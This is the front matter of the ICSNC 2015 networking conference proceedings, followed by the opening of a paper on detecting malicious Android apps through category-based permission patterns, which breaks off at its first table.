ICSNC 2015

The Tenth International Conference on Systems and Networks Communications

ISBN: 978-1-61208-439-8

November 15 - 20, 2015

Barcelona, Spain

ICSNC 2015 Editors

Carlos Becker Westphall, University of Santa Catarina, Brazil

Eugen Borcoci, University Politehnica of Bucarest, Romania

Sathiamoorthy Manoharan, University of Auckland, New Zealand

ICSNC 2015

Forward

The Tenth International Conference on Systems and Networks Communications (ICSNC 2015), held on November 15 - 20, 2015 in Barcelona, Spain, continued a series of events covering a broad spectrum of systems and networks related topics.

As a multi-track event, ICSNC 2015 served as a forum for researchers from the academia and the industry, professionals, standard developers, policy makers and practitioners to exchange ideas. The conference covered fundamentals on wireless, high-speed, mobile and Ad hoc networks, security, policy based systems and education systems. Topics targeted design, implementation, testing, use cases, tools, and lessons learnt for such networks and systems

The conference had the following tracks:

- WINET: Wireless networks
- HSNET: High speed networks
- SENET: Sensor networks
- MHNET: Mobile and Ad hoc networks
- AP2PS: Advances in P2P Systems
- MESH: Advances in Mesh Networks
- VENET: Vehicular networks
- RFID: Radio-frequency identification systems
- SESYS: Security systems
- MCSYS: Multimedia communications systems
- POSYS: Policy-based systems
- PESYS: Pervasive education system

We welcomed technical papers presenting research and practical results, position papers addressing the pros and cons of specific proposals, such as those being discussed in the standard forums or in industry consortiums, survey papers addressing the key problems and solutions on any of the above topics, short papers on work in progress, and panel proposals.

We take here the opportunity to warmly thank all the members of the ICSNC 2015 technical program committee as well as the numerous reviewers. The creation of such a broad and high quality conference program would not have been possible without their involvement. We also kindly thank all the authors that dedicated much of their time and efforts to contribute to the ICSNC 2015. We truly believe that thanks to all these efforts, the final conference program consists of top quality contributions.

This event could also not have been a reality without the support of many individuals, organizations and sponsors. We also gratefully thank the members of the ICSNC 2015 organizing committee for their help in handling the logistics and for their work that is making this professional meeting a success. We gratefully appreciate to the technical program committee co-chairs that contributed to identify the appropriate groups to submit contributions.

We hope the ICSNC 2015 was a successful international forum for the exchange of ideas and results between academia and industry and to promote further progress in networking and systems communications research. We also hope Barcelona provided a pleasant environment during the conference and everyone saved some time for exploring this beautiful city.

ICSNC 2015 Advisory Chairs

Eugen Borcoci, University Politehnica of Bucarest, Romania
Sathiamoorthy Manoharan, University of Auckland, New Zealand
Reijo Savola, VTT, Finland
Leon Reznik, Rochester Institute of Technology, USA
Masashi Sugano, Osaka Prefecture University, Japan
Zoubir Mammeri, IRIT, France

ICSNC 2015 Research Institute Liaison Chairs

Song Lin, Yahoo! Labs / Yahoo Inc. - Sunnyvale, USA
Habtamu Abie, Norwegian Computing Center - Oslo, Norway

ICSNC 2015 Industry/Research Chairs

Rolf Oppliger, eSECURITY Technologies - Guemligen, Switzerland
Jeffrey Abell, General Motors Corporation, USA
Christopher Nguyen, Intel Corp., USA
Javier Ibanez-Guzman, RENAULT S.A.S. / Technocentre RENAULT - Guyancourt, France

ICSNC 2015 Special Area Chairs

Mobility / vehicular
Maode Ma, Nanyang Technology University, Singapore

Pervasive education
Maiga Chang, Athabasca University, Canada

ICSNC 2015

Committee

ICSNC Advisory Chairs

Eugen Borcoci, University Politehnica of Bucarest, Romania
Sathiamoorthy Manoharan, University of Auckland, New Zealand
Reijo Savola, VTT, Finland
Leon Reznik, Rochester Institute of Technology, USA
Masashi Sugano, Osaka Prefecture University, Japan
Zoubir Mammeri, IRIT, France

ICSNC 2015 Research Institute Liaison Chairs

Song Lin, Yahoo! Labs / Yahoo Inc. - Sunnyvale, USA
Habtamu Abie, Norwegian Computing Center - Oslo, Norway

ICSNC 2015 Industry/Research Chairs

Rolf Oppliger, eSECURITY Technologies - Guemligen, Switzerland
Jeffrey Abell, General Motors Corporation, USA
Christopher Nguyen, Intel Corp., USA
Javier Ibanez-Guzman, RENAULT S.A.S. / Technocentre RENAULT - Guyancourt, France

ICSNC 2015 Special Area Chairs

Mobility / vehicular
Maode Ma, Nanyang Technology University, Singapore

Pervasive education
Maiga Chang, Athabasca University, Canada

ICSNC 2015 Technical Program Committee

Habtamu Abie, Norwegian Computing Center - Oslo, Norway
Fakhrul Alam, Massey University, New Zealand
Jose M. Alcaraz Calero, University of the West of Scotland, UK
Pedro Alexandre S. Gonçalves, Escola Superior de Tecnologia e Gestão de Águeda, Lisbon
Abdul Alim, Imperial College London, UK
Shin'ichi Arakawa, Osaka University, Japan
Seon Yeob Baek, The Attached Institute of ETRI, Korea
Michael Bahr, Siemens AG - Corporate Technology, Germany
Ataul Bari, University of Western Ontario, Canada
João Paulo Barraca, University of Aveiro, Portugal

Joao Pedro Barreto, INESC-ID / Instituto Superior Técnico - Universidade de Lisboa, Portugal
Mostafa Bassiouni, University of Central Florida, USA
Roberto Beraldi, "La Sapienza" University of Rome, Italy
Robert Bestak, Czech Technical University in Prague, Czech Republic
Carlo Blundo, Università di Salerno - Fisciano, Italy
Eugen Borcoci, Politehnica University of Bucarest, Romania
Svetlana Boudko, Norwegian Computing Center, Norway
Martin Brandl, Danube University Krems, Austria
Thierry Brouard, University of Tours, France
Dario Bruneo, Università di Messina, Italy
Francesco Buccafurri, University of Reggio Calabria, Italy
Dumitru Dan Burdescu, University of Craiova, Romania
Carlos T. Calafate, Universitat Politècnica de València, Spain
Juan-Carlos Cano, Universitat Politècnica de València, Spain
Jonathon Chambers, University Loughborough - Leics, UK
Maiga Chang, Athabasca University, Canada
Jen-Jee Chen, National University of Tainan, Taiwan, R.O.C.
Tzung-Shi Chen, National University of Tainan, Taiwan
Feng Cheng, Hasso-Plattner-Institute at University of Potsdam, Germany
Jong Chern, University College Dublin, Ireland
Stefano Chessa, Università di Pisa, Italy
Stelvio Cimato, Università degli studi di Milano - Crema, Italy
Nathan Clarke, University of Plymouth, UK
Sebastian Damm, FH Aachen, Germany
Danco Davcev, University "St. Cyril and Methodius" - Skopje, Macedonia
Vanesa Daza, University Pompeu Fabra, Spain
Sergio De Agostino, Sapienza University, Italy
Jan de Meer, smartspace®lab.eu GmbH || University (A.S.) of Technology and Economy HTW, Germany
Eli De Poorter, Ghent University - iMinds, Belgium
Carl James Debono, University of Malta, Malta
Edna Dias Canedo, Universidade Federal da Paraíba (UFPB), Brazil
Jawad Drissi, Cameron University - Lawton, USA
Jaco du Toit, Stellenbosch University, South Africa
Wan Du, Nanyang Technological University (NTU), Singapore
Gerardo Fernández-Escribano, University of Castilla-La Mancha - Albacete, Spain
Marco Furini, University of Modena and Reggio Emilia, Italy
Pedro Gama, Truewind-Chiron, Portugal
Thierry Gayraud, LAAS-CNRS / Université de Toulouse, France
Sorin Georgescu, Ericsson Research - Montreal, Canada
Dennis Gessner, NEC Laboratories Europe, Germany
Katja Gilly, Universidad Miguel Hernández, Spain
Hock Guan Goh, Universiti Tunku Abdul Rahman, Malaysia
Ruben Gonzalez Crespo, Universidad Internacional de La Rioja, Spain
Victor Goulart, Kyushu University, Japan
Jason Gu, Singapore University of Technology and Design, Singapore
Takahiro Hara, Osaka University, Japan
Pilar Herrero, Polytechnic University of Madrid, Spain
Mohammad Asadul Hoque, Texas Southern University, USA

Chi-Fu Huang, National Chung-Cheng University, Taiwan, R.O.C.
Javier Ibanez-Guzman, RENAULT S.A.S., France
Monica Aguilar Igartua, Universitat Politècnica de Catalunya (UPC), Spain
Georgi Iliev, Technical University of Sofia, Bulgaria
Shoko Imaizumi, Chiba University, Japan
Atsuo Inomata, Nara Institute of Science and Technology, Japan
Imad Jawhar, United Arab Emirates University, UAE
Raj Jain, Washington University in St. Louis, U.S.A.
Shengming Jiang, Shanghai Maritime University, China
Miao Jin, University of Louisiana at Lafayette, USA
Michail Kalogiannakis, University of Crete, Greece
Yasushi Kambayashi, Nippon Institute of Technology, Japan
Sokratis K. Katsikas, University of Piraeus, Greece
Donghyun (David) Kim, North Carolina Central University, USA
Pierre Kleberger, Chalmers University of Technology - Gothenburg, Sweden
Peng-Yong Kong, Khalifa University of Science, Technology & Research (KUSTAR), United Arab Emirates
Romain Laborde, University of Toulouse, France
Mikel Larrea, University of the Basque Country UPV/EHU, Spain
Wolfgang Leister, Norsk Regnesentral (Norwegian Computing Center), Norway
Helen Leligou, Technological Educational Institute of Chalkida, Greece
Tayeb Lemlouma, IRISA / IUT of Lannion (University of Rennes 1), France
Kuan-Ching Li, Providence University, Taiwan
Yaohang Li, Old Dominion University, USA
Wei-Ming Lin, University of Texas at San Antonio, USA
Abdel Lisser, Université Paris Sud , France
Thomas Little, Boston University, USA
Damon Shing-Min Liu, National Chung Cheng University, Taiwan
Pascal Lorenz, University of Haute Alsace, France
Christian Maciocco, Intel, USA
Kia Makki, Technological University of America - Coconut Creek, USA
Amin Malekmohammadi, University of Nottingham, Malaysia
Zoubir Mammeri, IRIT, France
Herwig Mannaert, University of Antwerp, Belgium
Sathiamoorthy Manoharan, University of Auckland, New Zealand
Francisco J. Martinez, University of Zaragoza, Spain
Gregorio Martinez, University of Murcia, Spain
Mohammad Abdul Matin, Institute Teknologi Brunei, Brunei
Constandinos Mavromoustakis, University of Nicosia, Cyprus
Pedro D. Medeiros, Universidade Nova de Lisboa, Portugal
Yakim Mihov, Technical University of Sofia, Bulgaria
Amin Malek Mohammadi, University of Nottingham, Malaysia Campus, Malaysia
Karol Molnár, Honeywell International, s.r.o. - Brno, Czech Republic
Boris Moltchanov, Telecom Italia, Italy
Stefano Montanelli, University of Milano (UNIMI), Italy
Rossana Motta, University of California San Diego, USA
Mohammad Mozumdar, California State University, Long Beach, USA
Abderrahmen Mtibaa, Texas A&M University, USA
Juan Pedro Muñoz-Gea, Universidad Politécnica de Cartagena, Spain

David Navarro, Lyon Institute Of Nanotechnology, France
Thiago Neves, University of Brasilia, Brazil
Christopher Nguyen, Intel Corp., USA
Ronit Nossenson, Akamai Technologies, USA
Gerard Parr, University of Ulster-Coleraine, Northern Ireland, UK
Paulo Pinto, Universidade Nova de Lisboa, Portugal
Neeli R. Prasad, Aalborg University, Denmark
Francesco Quaglia, Dipartimento di Informatica - Automatica e Gestionale "Antonio Ruberti", Italy
Victor Ramos, UAM-Iztapalapa, Mexico
Saquib Razak, Carnegie Mellon University, Qatar
Piotr Remlein, Poznan University of Technology, Poland
Leon Reznik, Rochester Institute of Technology, USA
Saad Rizvi, University of Manitoba - Winnipeg, Canada
Joel Rodrigues, University of Beira Interior, Portugal
Enrique Rodriguez-Colina, Autonomous Metropolitan University – Iztapalapa, Mexico
Javier Rubio-Loyola, CINVESTAV, Mexico
Jorge Sá Silva, University of Coimbra, Portugal
Curtis Sahd, Rhodes University, South Africa
Demetrios G Sampson, University of Piraeus & CERTH, Greece
Ahmad Tajuddin Samsudin, Telekom Research & Development, Malaysia
Luis Enrique Sánchez Crespo, Sicaman Nuevas Tecnologías, Colombia
Carol Savill-Smith, GSM Associates, UK
Reijo Savola, VTT, Finland
Marialisa Scatà, University of Catania, Italy
Marc Sevaux, Université de Bretagne-Sud, France
Hong Shen, University of Adelaide, Australia
Roman Shtykh, CyberAgent, Inc., Japan
Sabrina Sicari, Università degli studi dell'Insubria, Italy
Adão Silva, University of Aveiro / Institute of Telecommunications, Portugal
Narasimha K. Shashidhar, Sam Houston State University, USA
Stelios Sotiriadis, University of Derby, UK
Theodora Souliou, National Technical University of Athens, Greece
Tim Strayer, BBN Technologies, USA
Weilian Su, Naval Postgraduate School - Monterey, USA
Masashi Sugano, Osaka Prefecture University, Japan
Young-Joo Suh, Pohang University of Science and Technology (POSTECH), Korea
Jani Suomalainen, VTT Technical Research Centre of Finland, Finland
Tetsuki Taniguchi, University of Electro-Communications, Japan
Stephanie Teufel, University of Fribourg, Switzerland
Radu Tomoiaga, University Politehnica of Timisoara, Romania
Neeta Trivedi, Neeta Trivedi, Aeronautical Development Establishment- Bangalore, India
Tzu-Chieh Tsai, National Chengchi University, Taiwan
Thrasyvoulos Tsiatsos, Aristotle University of Thessaloniki, Greece
Manos Varvarigos, University of Patras, Greece
Costas Vassilakis, University of Peloponnese, Greece
Luis Veiga, INESC ID / Technical University of Lisbon, Portugal
Tingkai Wang, London Metropolitan University, UK
Alexander Wijesinha, Towson University, USA

Riaan Wolhuter, Universiteit Stellenbosch University, South Africa
Ouri Wolfson, University of Illinois, USA
Mengjun Xie, University of Arkansas at Little Rock, USA
Erkan Yüksel, Istanbul University - Istanbul, Turkey
Yasir Zaki, New York University Abu Dhabi, United Arab Emirates
Weihua Zhang, Fudan University, China

Copyright Information

For your reference, this is the text governing the copyright release for material published by IARIA.

The copyright release is a transfer of publication rights, which allows IARIA and its partners to drive the dissemination of the published material. This allows IARIA to give articles increased visibility via distribution, inclusion in libraries, and arrangements for submission to indexes.

I, the undersigned, declare that the article is original, and that I represent the authors of this article in the copyright release matters. If this work has been done as work-for-hire, I have obtained all necessary clearances to execute a copyright release. I hereby irrevocably transfer exclusive copyright for this material to IARIA. I give IARIA permission or reproduce the work in any media format such as, but not limited to, print, digital, or electronic. I give IARIA permission to distribute the materials without restriction to any institutions or individuals. I give IARIA permission to submit the work for inclusion in article repositories as IARIA sees fit.

I, the undersigned, declare that to the best of my knowledge, the article is does not contain libelous or otherwise unlawful contents or invading the right of privacy or infringing on a proprietary right.

Following the copyright release, any circulated version of the article must bear the copyright notice and any header and footer information that IARIA applies to the published article.

IARIA grants royalty-free permission to the authors to disseminate the work, under the above provisions, for any academic, commercial, or industrial use. IARIA grants royalty-free permission to any individuals or institutions to make the article available electronically, online, or in print.

IARIA acknowledges that rights to any algorithm, process, procedure, apparatus, or articles of manufacture remain with the authors and their employers.

I, the undersigned, understand that IARIA will not be liable, in contract, tort (including, without limitation, negligence), pre-contract or other representations (other than fraudulent misrepresentations) or otherwise in connection with the publication of my work.

Exception to the above is made for work-for-hire performed while employed by the government. In that case, copyright to the material remains with the said government. The rightful owners (authors and government entity) grant unlimited and unrestricted permission to IARIA, IARIA's contractors, and IARIA's partners to further distribute the work.

Table of Contents

Detecting Malicious Mobile Applications in Android OS

Tan, Sun Teck Tan, Choon Rui
School of Computing
National University of Singapore
Singapore
email: dcstanst@nus.edu.sg a0087876@u.nus.edu

Abstract— **The use of smartphones has become increasingly popular over the years due to increasing affordability and access to countless useful applications. The Android OS accounts for the majority of the smartphone market share due to its open source nature. This entices many smartphone manufactures to build Android phones. However, its popularity has also made Android OS an attractive target for cybercriminals who develop malicious applications, thereby putting Android mobile users at risk. One of the greatest challenges in protecting mobile users is detecting malicious application among the numerous applications installed on the smartphone. 2,500 mobile applications have been analysed, with 50 free and 50 paid applications taken from each category in the Google Play Store. We observe a distinct correlation between each application's category and its requested permissions, which mean using the pattern of requested permissions. Therefore, using the pattern of requested permissions to detect malicious applications can be an effective method. A filter list can be constructed by further examination on the pattern of the requested permissions. We developed an Android mobile application which uses these filters to scan all the installed applications to detect the presence malicious applications and to flag them for deletion. Additionally, we developed a gamified to cater to non IT-savvy users to use it in a fun and educational manner.**

Keywords- malicious applications; Android OS; Pattern matching.

I. INTRODUCTION

Society is becoming more and more technologically advanced with every passing year. In 2014, 1 out of 5 people in the world possessed a smartphone [8]. The Android Operating System accounts for 84.7% of the worldwide smartphone market share as of the second quarter of 2014 [9]. The popularity of the Android OS makes it an attractive target for cybercriminals. The impact of one malicious Android application will is far reaching, putting more mobile users at risk compared to other OSes.

There has been a 388% rise in malicious applications for the Android market from 2011 to 2013 [7]. Such a vast increase is due to the fact that the majority of mobile users use Android OS, enticing cybercriminals to it. The main Android application marketplace, Google Play, also doesn't enforce a strict control over submitted applications. Although Android devices only allow the installation of signed applications, this measure can be bypassed by simply using a self-signed certificate [1]. Such lenient policy allows cybercriminals to distribute their malicious applications to the public even more easily.

There are many different types of malicious applications. Malicious applications that masquerade as legitimate applications are one of the more prominent mobile threats in 2014 [6]. Here is a typical scenario in which a malicious masquerading application is created. Firstly, the cybercriminal downloads a legitimate application from the Android market. Secondly, the cybercriminal reverse engineers the legitimate application, adds a malicious payload and requests for more permissions to facilitate the attack. The cybercriminal may also update the version number. Lastly, the cybercriminal will repackage the application and publish it back to the public. When a user installs the repackaged application thinking it is the latest version of the legitimate application, the cybercriminal will be able to carry out malicious attacks on the user using the additional permissions granted. Some common attacks include: stealing confidential data, such as SMSes and contact lists using the "READ_SMS" and "READ_CONTACTS" permissions respectively and stealing money by sending SMS messages or making calls to premium rate numbers using the "SEND_SMS" and "CALL_PHONE" permissions respectively. The impact of such malicious applications is very significant as it is up to the creativity of the cybercriminals to make full use of the list of permissions to facilitate their attacks [14].

Mobile users, especially non-IT savvy users, are falling prey to such malicious applications due to their over reliance on the Android market or the reputation or popularity of the applications. Most tech experts recommend that users only download applications from the official Android Store, Google Play because applications from other unknown sources are dangerous [11]. Although this advice is not wrong, it can mislead users, particularly non-IT savvy ones, into thinking that the applications from the official Android Store will always be safe. There have been cases where malicious applications were successfully published to Android Store and Google Play [13]. Therefore users still have to be alert when downloading applications from the Android Store.

A good example of a reputable and popular application is the game "Flappy Bird". Due to its popularity, there have been many malicious applications masquerading as the game "Flappy Bird". Thus, a popular application that has been played by many users does not necessarily equate to an absolutely safe application because there exist malicious repackaged versions of the original application. In fact, users should be even more vigilant when downloading popular applications as they tend to attract cybercriminals.

Our objective is to provide a solution to non-IT savvy mobile users from falling prey to malicious mobile applications that have been increasing over the past few years. This objective was not fully met by some other existing methods or techniques proposed by other researchers.

For example, the approach of Cerbo et al. [19] is more specific and narrowed down. They only analyzed SMS-related operations done by the Java APIs. What we want to achieve is to detect every category of malicious activities, not just SMS-related problem, e.g. making phone calls to premium numbers or stealing user's personal information. Their approach is effective in detecting any malicious activities arising from SMS-related operations. However there is no scalability and it is outdated as DVM is used in earlier versions of Android devices. For Android version 5.0, an alternate runtime environment "Android Runtime (ART)" has replaced DVM entirely. This makes their solution obsolete. Our approach allows us to have an independent app that will not be affected by any change in the device hardware/software in this situation.

Lei et al. [20] used a permission-based behavioral foot printing scheme and heuristics-based filtering scheme to detect malicious apps. Their scheme takes into account every app with the permissions that can have possible malicious activity. For example, apps that require "SEND_SMS" permission will be prohibited by their scheme. But this will cause problem with messaging app such as WhatsApp. The question is how to decide whether it is a legitimate app requiring "SEND_SMS" permission. We used app's category to handle this problem. Lei’s method is much more time-consuming and resource intensive as they scan the application to find how the app behaves, what APIs the app calls and what function parameters are set by the app and so on. Our discovery of using the app's category as part of the detection criteria means our system is as lightweight as possible without the need to do such intensive scans likes their scheme in [20]

Zhou et al [21] classify the apps into high risk, medium risk and low risk using a set of analysis modules. So they can prioritize to put more effort on evaluating the high risk apps. We also classify the apps into high/medium/low risk so that hopefully the user can understand the level of impact and potential damage the app is capable of causing. However, their detection methodology is different from ours. They analyze the app's code signatures and also reverse engineered DVM bytecode. So once again, their method also becomes obsolete. Time and resource might be of concern as they states that it can process 118,318 total apps in less than 4 days. But will the user still be able to use his/her phone with such program running?

The rest of the paper is organized as follow: In Section II, we describe the current situation where the problems occurred and the need to have an application to help the common users. We present an analysis and propose our methodology of solving the problem in Section III. Section IV describes the implementation and it is followed by a brief conclusion in Section V.

II. The Current Situation

This section describes where the problem occurred and the need to have an application to help the common users.

A. *The Human Factor - User Awareness & Knowledge*

The security of a system is only as strong as its weakest link, and all too often, humans are that weakest link. Even if a perfect solution that detects all malicious applications exists, the end result will still be unacceptable if the user does not correctly utilize the solution to protect oneself. Therefore, the user’s point of view must be taken into consideration when designing a solution. Contemporary solutions can be too technical and user-unfriendly for use by non-IT savvy users.

The first approach we considered was to have users scrutinize the list of requested permissions. This requires substantial IT knowledge and awareness for them to be able to decide if there are unnecessary permissions requested. Otherwise users may simply install applications even when presented with a long list of unnecessary permissions. A way we can help users, particularly non-IT savvy ones, is to provide guidance. For instance, we can list permissions commonly requested by legitimate applications. Thus, the user will only need to do a basic comparison with the standard.

The second approach of using an antivirus application will be less technically demanding on the user since it will run and identify any malicious applications masquerading as legitimate ones. Nevertheless, due to Android OS sandboxing feature that limits the capabilities of antivirus applications, the user will still be required to manually remove malicious applications identified by the antivirus program from the device. Thus, this approach still requires a small bit of user awareness and knowledge. However, if rooting of device is required, there will be a huge learning curve for non-IT savvy users. Although it is easy to root devices nowadays with just a few button presses, rooted devices can be attacked in many more different ways [2]. Therefore, rooting of device is recommended only for IT-savvy users.

The third approach of having users restrict permissions given to applications will require about the same level of IT knowledge and awareness as the first approach. The user will need to decide which permissions to restrict because a permission that is legitimate in one application might not be legitimate in another application. The same form of assistance provided for the first approach can be used for this approach to help non-IT savvy users. However, modifying permissions granted to other applications on the device will require root access for devices with Android version 4.4.2 or newer. Once again, rooting of device is not recommended for non-IT savvy users, as rooted devices require greater user knowledge and awareness.

B. *Deduction and Assumption*

The project is focused on Android users, particularly non-IT savvy users, because they are more at risk to falling prey to malicious applications. An ideal solution is to create a security application that detects malicious applications based on permissions requested by applications being installed on devices. The application should be built with user-friendliness as a priority to help non-IT savvy users. The application should not require a rooted device.

A possible way is to create a blacklist of potentially dangerous permissions, such as the “SEND_SMS” permission, which when granted allows the application to send SMS messages to arbitrary recipients, including premium rate numbers. When an application is detected requesting any of the permissions in the blacklist, it will raise an alert and label the application as dangerous. However, there are situations where the “SEND_SMS” permission is not dangerous. Messaging applications will require the “SEND_SMS” permission in order to function. We need to be able to determine when requested permissions are legitimate and when they are malicious. In the next section, we describe the methodology used to answer this question.

III. Analysis

This section presents an analysis and proposes our methodology of solving the problem.

A. *Sampling of mobile applications*

In order to create a security application that detects malicious applications based on requested permissions, we conducted an analysis on mobile applications’ requested permissions. This allowed us to gain a deeper understanding of which permissions are commonly requested by applications. There are a total of 25 categories of applications in the Android Market, Google Play Store. They are “Books & Reference”, “Business”, “Comics”, “Communication”, “Education”, “Entertainment”, “Finance”, “Games”, “Health & Fitness”, “Libraries & Demo”, “Lifestyle”, “Media & Video”, “Medical”, “Music & Audio”, “News & Magazines”, “Personalization”, “Photography”, “Productivity”, “Shopping”, “Social”, “Sports”, “Tools”, “Transportation”, “Travel & Local” and “Weather”. Each category is split between free and paid applications. Therefore to ensure our analysis covers all cases, the requested permissions of 50 free and 50 paid applications of each category were collected. In summary, the total sample size in our study was 2,500 applications ((50+50)*25). There are 261 different permissions at the time of writing and they are divided among 14 permission groups, “In-app purchases”, “Device & app history”, “Cellular data settings”, “Identity”, “Contacts/Calendar”, “Location”, “SMS”, “Phone”, “Photo/Media/File”, “Camera/Microphone”, “Wi-Fi connection”, “Bluetooth connection”, “Device ID & Call info” and “Other”.

The retrieved permissions are consolidated into a table with the respective groupings for each category as shown in Table I. The maximum count is 50 as we considered 50 applications in each category.

As shown in Table I, the common permissions for an application in the “Books & Reference” category are “Read the contents of your USB storage”, “Modify or delete the contents of your USB storage” from the “Photo/Media/File” group and “Full network access”, “View network connections”, “Prevent device from sleeping” the from “Other” group.

The two requested permissions in the “Photo/ Media/ File” group allow the application to read and save data such as books and references to the phone. “Full network access” and “View network connections” permissions allow the application to access the Internet to browse and retrieve books and references. “Prevent device from sleeping” permission prevents the device screen from dimming or turning off due to inactivity on the screen because the user might be reading without touching the screen for some time. Thus, these requested permissions are reasonable and legitimate for a “Books & Reference” application.

An application will be highly suspicious if it requests permissions with zero counts or permissions that do not exist in Table I. Note that the “Other” permission group contains more than a hundred permissions. For brevity, we omitted permissions in this category that were not requested by any app.


After analyzing all 25 tables from their respective categories, we concluded that the most commonly requested permissions across all categories are “Read the contents of your USB storage”, “Modify or delete the contents of your USB storage” from “Photo/Media/File” group and “Full network access”, “View network connections” from the “Other” group. This is because most applications require Internet access and read/write access to the device storage to save data onto the phone.

We produced a bar graph for the data in each table by plotting the permission count against the different permission groups with bars representing the permissions requested by free and paid applications. The graph gives a visual representation that allows us to observe any difference between free and paid applications of each category as shown in Fig. 1. Once again, the maximum count is 50 for each version.

From Fig. 1, we observe that the pattern of requested permissions for free applications closely resembles the pattern of requested permissions for paid applications.

After analyzing all 25 bar graphs from their respective categories, we conclude that the permissions requested for both free and paid applications from the same category generally have the same pattern. However, we observed some notable variations.

TABLE I. CONSOLIDATED TABLE OF TOP 50 FREE AND PAID "BOOKS & REFERENCE" APPS



